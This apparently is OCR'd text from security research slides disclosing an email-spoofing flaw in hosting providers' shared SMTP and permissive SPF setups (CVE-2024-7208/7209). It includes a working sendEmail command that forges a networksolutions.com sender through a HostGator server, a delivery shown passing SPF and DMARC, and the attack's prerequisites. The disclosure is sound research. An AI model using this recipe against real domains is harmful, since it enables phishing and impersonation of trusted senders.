
If you do not see an auto-configuration script for your client in th

Secure SSL/TLS Settings (Recommended)


Username:	[redacted]
Password:	*Use the email account's password.*
Incoming Server:	gator4208.hostgator.com IMAP Port: 993 POP3 Port: 995
Outgoing Server:	gator4208.hostgator.com SMTP Port: 465

IMAP, POP3, and SMTP require authentication.

HostGator SMTP server is included in the master SPF




```
; <<>> DiG 9.18.18-0ubuntu2.1-Ubuntu <<>> gator4208.hostgator.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56938
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;gator4208.hostgator.com.       IN      A

;; ANSWER SECTION:
gator4208.hostgator.com. 7170   IN      A       108.167.189.34
```



```
"websitewelcome" => [
  "50.87.152.0/21",
  "50.116.64.0/18",
  "108.167.128.0/18",
  "108.179.192.0/18",
  "162.144.0.0/16",
  "192.185.0.0/16",
  "216.172.160.0/19"
]
```

Attack flow



Envelope

HELO victim.com

MAIL FROM:<admin@networksolutions.com>

RCPT TO: <bob@b.com>

DATA

RFC 5322 Violation

Message

FROM: <admin@networksolutions.com>

TO: <bob@b.com>

Subject: Hello World

DKIM-Signature: v1; d=victim.com;h=Content

1 Verify sender IP based on the SPF record of networksolutions.com

SPF ✓

2

2 Verify SPF status for networksolutions.com


DMARC ✓

3

Send the email via utility

```
sendEmail -f admin@networksolutions.com
          -xu $username
          -xp $password
          -t target@gmail.com
          -u “Hello World"
          -m "This is a test"
          -s gator4208.hostgator.com:587
```

Reference: https://github.com/zehm/sendEmail




Hello World Inbox ×

admin@networksolutions.com <admin@networksolutions.com>

to me


This is a test email sent from the command line using sendEmail and HostGator.



Original Message

Message ID	<735738.005812408-sendEmail@ubuntu-s-1vcpu-1gb-sfo3-01>
Created at:	Fri, Jun 21, 2024 at 3:05 PM (Delivered after 3 seconds)
From:	"admin@networksolutions.com" <admin@networksolutions.com> Using sendEmail-1.56
To:	"smtpcloudops@gmail.com" <smtpcloudops@gmail.com>
Subject:	Hello World
SPF:	PASS with IP 35.89.44.37 Learn more
DMARC:	'PASS' Learn more

Pattern 1 results



Vulnerable Domains

~60%

The majority did not have DMARC configured

Pattern 1 results


Go Daddy®

6.8M

US Market

~30%

Domain Vulnerability



80M

Worldwide

?%

Domain Vulnerability

Pattern 1: MAIL FROM + FROM + SPF abuse

Who is vulnerable?

Large **domain** registrar & email **service** & **hosting** providers

- CVE-2024-7208
- CVE-2024-7209

What is the impact?

Spoof emails from **6M+** domains

Only **15% of the domains** owned by two email and hosting providers were scanned.


Potentially affect **any type** of mailbox

Attack pattern prerequisites?

- ❑ Email address is not verified from **MAIL FROM** field
- ❑ Email address is not verified from **FROM** field
- ❑ Victim domains include the overly permissive / master SPF records

